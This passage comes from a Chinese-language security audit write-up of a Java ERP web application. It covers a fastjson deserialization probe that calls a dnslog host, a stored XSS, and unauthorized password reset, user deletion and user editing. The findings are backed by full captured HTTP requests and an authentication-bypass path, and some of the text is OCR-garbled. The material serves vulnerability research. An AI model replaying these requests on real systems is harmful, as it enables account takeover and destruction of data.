
直接将 search 的内容传入 parseObject 方法中进行解析，继续搜索 "StringUtil.getInfo("，判断传进去的参数是否可控




看到这里就很舒服了，在 SQL 注入的时候已经分析过这里，search 是从前端传进来的参数，来构造 payload：

```
search={"@type":"java.net.Inet4Address","val":"yvnan3.dnslog.cn"}
```

url 编码一下：



Dnslog 平台已经收到了相应的请求




根据上面查找的结果，search 接口全部都存在 fastjson 反序列化漏洞。

利用上面的登录权限绕过，可未授权命令执行。

16 存储型 XSS

在之前对拦截器 @WebFilter 进行分析的时候，发现没有对传入的参数进行统一的 xss 过滤，代码中也并未看到相关的转义字符，前端接受恶意字符无过滤直接存入数据库中，如下在某收入单的备注参数处插入 xss payload：



看一下数据库的语句：




可以看到无任何防护措施直接存入数据库。

在代码层看一下在从数据库读取数据的时候有没有对数据进行转义输出：

```
@GetMapping(value =("/{apiName}/list")
public String getList(@PathVariable("apiName") String apiName,
    @RequestParam(value = Constants.PAGE_SIZE, required = false) Integer pageSize,
    @RequestParam(value = Constants.CURRENT_PAGE, required = false) Integer currentPage,
    @RequestParam(value = Constants.SEARCH, required = false) String search,
    HttpServletRequest request)throws Exception {
    Map<String, String> parameterMap = ParamUtils.requestToMap(request);
    parameterMap.put(Constants.SEARCH, search);
    PageQueryInfo queryInfo = new PageQueryInfo();
    Map<String, Object> objectMap = new HashMap<>();
    if (pageSize != null && pageSize <= 0) {
        pageSize = 10;
    }
    String offset = ParamUtils.getPageOffset(currentPage, pageSize);
    if (StringUtil.isEmpty(offset)) {
        parameterMap.put(Constants.OFFSET, offset);
    }
    List<?> list = configResourceManager.select(apiName, parameterMap);
    objectMap.put("page", queryInfo);
    if (list == null) {
        queryInfo.setRows(new ArrayList<Object>());
        queryInfo.setTotal(BusinessConstants.DEFAULT_LIST_NULL_NUMBER);
        return returnJson(objectMap, message: "查找不到数据", ErpInfo.OK.code);
    }
    queryInfo.setRows(list);
    queryInfo.setTotal(configResourceManager.counts(apiName, parameterMap));
    return returnJson(objectMap, ErpInfo.OK.name, ErpInfo.OK.code);
}
```


直接将查询出的结果以 json 的形式输出，也没有看到相关的过滤操作，导致存在存储型 XSS 漏洞



其他参数也同样存在此漏洞

1/ 越权密码重置

在系统管理 – 用户管理处 – 选择一个用户 – 重置密码




抓取数据包

```
1 POST /user/resetPwd HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 6
10 Origin: http://169.254.168.98:8080
11 Connection: close
12 Referer: http://169.254.168.98:8080/pages/manage/user.html
13 Cookie: Hm_lvt_1cd9bcbbae133f03a6eb19da6579aaba=
  1622647345,1622684699,1622712576; JSESSIONID=
  7C7182F5DEF0307AA0E0D8C66FF05AFF;
  Hm_lpvt_1cd9bcbbae133f03a6eb19da6579aaba=1622872875
14
15 id=132
16
17 HTTP/1.1 200
18 Content-Type: application/json; charset=UTF-8
19 Content-Length: 40
20 Date: Sat, 05 Jun 2021 06:02:50 GMT
21 Connection: close
22
23 {
24   "code": 200,
25   "data": {
26     "message": "成功"
27   }
28 }
```


传进去一个用户 id，就可以重置该用户的密码

近八位吗且自正古可以越权里且。



```
192
193     @PostMapping(value = "/resetPwd")
194     public String resetPwd(@RequestParam("id") Long id,
195                           HttpServletRequest request) throws Exception {
196         Map<String, Object> objectMap = new HashMap<>();
197         String password = "123456";
198         String md5Pwd = Tools.md5Encryp(password);
199         int update = userService.resetPwd(md5Pwd, id);
200         if(update > 0) {
201             return returnJson(objectMap, message, ErpInfo.OK.code);
202         } else {
203             return returnJson(objectMap, message, ErpInfo.ERROR.code);
204         }
205     }
206
```

跟进 service 层具体查看一下 resetPwd 函数：



```
va * @Param: id
* @return int
*/
@Transactional(value = "transactionManager", rollbackFor = Exception.class)
public int resetPwd(String md5Pwd, Long id) throws Exception {
    int result=0;
    logService.insertLog( moduleName: "用户",
        new StringBuffer(BusinessConstants.LOG_OPERATION_TYPE_EDIT).append(id).toString(),
        ((ServletRequestAttributes) RequestContextHolder.getRequestAttributes()).getRequest());
    User u = getUser(id);
    String loginName = u.getLoginName();
    if("admin".equals(loginName)){ getLoginName()方法获取id对应用户
        logger.info("禁止重置超管密码"); 用户在数据库中保存的loginname信息
    } else {
        User user = new User();
        user.setId(id);
        user.setPassword(md5Pwd);
        try{
            result=userMapper.updateByPrimaryKeySelective(user);
        }catch(Exception e){
            JshException.writeFail(logger, e);
        }
    }
    return result;
}
```

```
public User getUser(Long id) throws Exception {
    User result=null;
    try{
        result=UserMapper.selectByPrimaryKey(id);
    }catch(Exception e){
        JshException.readFail(logger, e);
    }
    return result;
}
```

通过调用getUser()方法在数据库中根据id查找对应的用户信息

明显看到这里只禁止重置 admin 超管密码，但是并没有对当前重置密码的用户身份做判断，导致存在越权重置他人密码，这里来验证一下：

jsh 用户对应的用户 id 为 63

joker 用户对应的用户 id 为 132

jsh 的用户权限 > joker 的权限

使用 joker 用户的身份去重置 jsh 用户密码:

```
1 GET /user/getUserSession HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://169.254.168.98:8080/index.html
10 Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=
  1622478154,1622647126,1622708697,1622862087; JSESSIONID=
  39C27AFC419A185DAA7E7D9868C7E1D2;
  Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1622874981
11
12 当前joker用户的身份凭据
```

```
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Sat, 05 Jun 2021 06:37:57 GMT
4 Connection: close
5 Content-Length: 260
6
7 {
  "code":200,
  "data":{
    "user":{
      "id":132,
      "username":"joker",
      "loginName":"joker",
      "password":null,
      "position":"xxx",
      "department":null,
      "email":"xxx@qq.com",
      "phonenum":"15533388888",

```

```
1 POST /user/resetPwd HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 5
10 Origin: http://169.254.168.98:8080
11 Connection: close
12 Referer: http://169.254.168.98:8080/pages/manage/user.html
13 Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=
  1622478154,1622647126,1622708697,1622862087; JSESSIONID=
  39C27AFC419A185DAA7E7D9868C7E1D2;
  Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1622874981
14
15 id=63 成功使用joker用户的身份根据用户id重置jsh用户的密码
```

```
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Content-Length: 40
4 Date: Sat, 05 Jun 2021 06:38:10 GMT
5 Connection: close
6
7 {
  "code":200,
  "data":{
    "message":"成功"
  }
}
```

利用上面的登录权限绕过, 可未授权重置根据用户 id 重置用户密码 (遍历 id 重置所有用户密码)。

```
1 POST /a.css/./user/resetPwd HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 5
10 Origin: http://169.254.168.98:8080
11 Connection: close
12 Referer: http://169.254.168.98:8080/pages/manage/user.html
13 Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=
  1622478154,1622647126,1622708697,1622862087; JSESSIONID=
  39C27AFC419A185DAA7E7D9868C7E1D2;
  Hm_lpvt_1cd9bcbaae133f03a6eb19da6579aaba=1622874981
14
15 id=63 成功使用joker用户的身份根据用户id重置jsh用户的密码
```

```
1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=D494136D9C14ACF8A371AF11FC027F49; Path=/; HttpOnly
3 Content-Type: application/json;charset=UTF-8
4 Content-Length: 40
5 Date: Sat, 05 Jun 2021 06:27:46 GMT
6 Connection: close
7
8 {
  "code":200,
  "data":{
    "message":"成功"
  }
}
```

```
10 origin: http://109.204.100.90:8080
11 Connection: close
12 Referer: http://169.254.168.98:8080/pages/manage/user.html
13 Cookie:
14
15 id=63
```

18 越权删除用户

这个漏洞的利用和上一个漏洞很像

在系统管理 – 用户管理处 – 选择一个用户 – 删除用户信息



抓取数据包：

```
1 POST /user/deleteUser HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 7
10 Origin: http://169.254.168.98:8080
11 Connection: close
12 Referer: http://169.254.168.98:8080/pages/manage/user.html
13 Cookie: Hm_lvt_1cd9bcbaae133f03a6eb19da6579aaba=
  1622647345, 1622684699, 1622712576; JSESSIONID=
  7C7182F5DEF0307AA0E0D8C66FF05AFF;
```

```
Hm_lpvt_1cd9bcbbae133f03a6eb19da6579aaba=1622875478  
14  
15 ids=133|
```

传进去一个用户 ids，就可以删除该用户信息

进入代码查看是否可以越权删除：

```
UserController.java  
@PostMapping("/deleteUser")  
@ResponseBody  
public Object deleteUser(@RequestParam("ids") String ids) throws Exception {  
    JSONObject result = ExceptionConstants.standardSuccess();  
    userService.batDeleteUser(ids);  
    return result;  
}
```

跟进 service 层具体查看一下 batDeleteUser 函数：

```
UserService.java  
/**  
 * 批量删除用户  
 */  
@Transactional(value = "transactionManager", rollbackFor = Exception.class)  
public void batDeleteUser(String ids) throws Exception {  
    StringBuffer sb = new StringBuffer();  
    sb.append(BusinessConstants.LOG_OPERATION_TYPE_DELETE);  
    List<User> list = getUserListByIds(ids);  
    for (User user : list) {  
        sb.append("(").append(user.getLoginName()).append(" ");  
    }  
    logService.insertLog(moduleName: "用户", sb.toString(),  
        ((ServletRequestAttributes) RequestContextHolder.getRequestAttributes()).getRequest());  
    String idsArray[] = ids.split(",");  
    int result = 0;  
    try {  
        result = userMapperEx.batDeleteOrUpdateUser(idsArray, BusinessConstants.USER_STATUS_DELETE);  
    } catch (Exception e) {  
        JshException.writeFail(logger, e);  
    }  
    if (result < 1) {  
        logger.error("异常码[{}], 异常提示[{}], 参数:ids:[{}]",  
            ExceptionConstants.USER_DELETE_FAILED_CODE, ExceptionConstants.USER_DELETE_FAILED_MSG, ids);  
        throw new BusinessRuntimeException(ExceptionConstants.USER_DELETE_FAILED_CODE,  
            ExceptionConstants.USER_DELETE_FAILED_MSG);  
    }  
}
```

这段代码不用看，只是为了打印日志，不涉及删除操作
这段代码不用看，只是为了打印日志，不涉及删除操作
这段代码不用看，只是为了打印日志，不涉及删除操作
关键代码在这里

接收参数 ids，使用逗号，分割，调用 userMapperEx.batDeleteOrUpdateUser() 方法将 ids 参数拼接进 sql 语句进行删除，这里没有对当前执行删除用户操作的用户

身份做判断，甚至没有禁止删除超级管理员，导致存在越权删除任意用户信息（包括管理员），这里来验证一下：

ceshi 用户对应的用户 id 为 135
joker 跟 ceshi 是平级账户

```
1 GET /user/getUserSession HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://169.254.168.98:8080/index.html
10 Cookie: Hm_lvt_1cd9bcbbae133f03a6eb19da6579aaba=
  1622647345,1622684699,1622712576,1622877594; JSESSIONID=
  215BA5BEC0850C9129B4E2BEE724D364;
  Hm_lpvt_1cd9bcbbae133f03a6eb19da6579aaba=1622879099
11 Cache-Control: max-age=0
12
13
```

```
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Sat, 05 Jun 2021 07:58:26 GMT
4 Connection: close
5 Content-Length: 233
6
7 {
  "code":200,
  "data":{"user":{"id":132,
    "username":"joker",
    "loginName":"joker",
    "password":null,
    "position":null,
    "department":null,
    "email":null,
    "phonenum":null
  }}
}
```

当前joker用户的身份凭据

```
1 POST /user/deleteUser HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0)
  Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 7
10 Origin: http://169.254.168.98:8080
11 Connection: close
12 Referer: http://169.254.168.98:8080/pages/manage/user.html
13 Cookie: Hm_lvt_1cd9bcbbae133f03a6eb19da6579aaba=
  1622647345,1622684699,1622712576,1622877594; JSESSIONID=
  215BA5BEC0850C9129B4E2BEE724D364;
  Hm_lpvt_1cd9bcbbae133f03a6eb19da6579aaba=1622879099
14
15 ids=135
```

```
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Sat, 05 Jun 2021 08:02:25 GMT
4 Connection: close
5 Content-Length: 33
6
7 {
  "msg":"操作成功",
  "code":200
}
```

成功使用joker用户的身份根据用户ids删除ceshi用户

操作模块	操作详情	操作人员	操作状态	操作IP	操作时间
1 用户	删除[ceshi]	joker	成功	169.254.168.98	2021-06-05 16:02:25

经过测试可以垂直越权删除 jsh 等账号

利用上面的登录权限绕过，可未授权重置根据用户 ids 删除任意用户

```
1 POST /a.css/./user/deleteUser HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 7
0 Origin: http://169.254.168.98:8080
1 Connection: close
2 Referer: http://169.254.168.98:8080/pages/manage/user.html
3 Cookie:
4
5 ids=135

1 HTTP/1.1 200
2 Set-Cookie: JSESSIONID=0DBAD833891567334D84D9081D348113; Path=/; Ht
3 Content-Type: application/json; charset=UTF-8
4 Date: Sat, 05 Jun 2021 08:05:14 GMT
5 Connection: close
6 Content-Length: 33
7
8 {
9   "msg": "操作成功",
10  "code": 200
11 }
```

19 越权修改用户信息

在系统管理 – 用户管理处 – 选择一个用户 – 编辑用户信息



抓取数据包：

```
1 POST /user/updateUser?id=131 HTTP/1.1
2 Host: 169.254.168.98:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 399
0 Origin: http://169.254.168.98:8080
1 Connection: close
2 Referer: http://169.254.168.98:8080/pages/manage/user.html
3 Cookie: Hm_lvt_1cd9bcbbae133f03a6eb19da6579aaba=1622647345, 1622684699, 1622712576, 1622877594; JSESSIONID=E9BBB7AAA709884D5BF59504749E4343; Hm_lpv_1cd9bcbbae133f03a6eb19da6579aaba=1622880394
```

```
14
15 info=
%7B%22loginName%22%3A%22test123%22%2C%22username%22%3A%22%E6%B5%8B%E8%AF%95%E7%94%A8%E6%88%B7%22%2C%22orgAbr%22%3A%22%E6%9C%BA%E6%9E%841%22
Id%22%3A%2213%22%2C%22selectType%22%3A%22org%22%2C%22orgaUserRelId%22%3A%2210%22%2C%22id%22%3A%22%22%2C%22position%22%3A%22%22%2C%22phonenu
%22%2C%22email%22%3A%22%22%2C%22userBlngOrgaDspISeq%22%3A%22%22%2C%22description%22%3A%22%22%7D
```

关键参数是这个 id 跟 info 信息

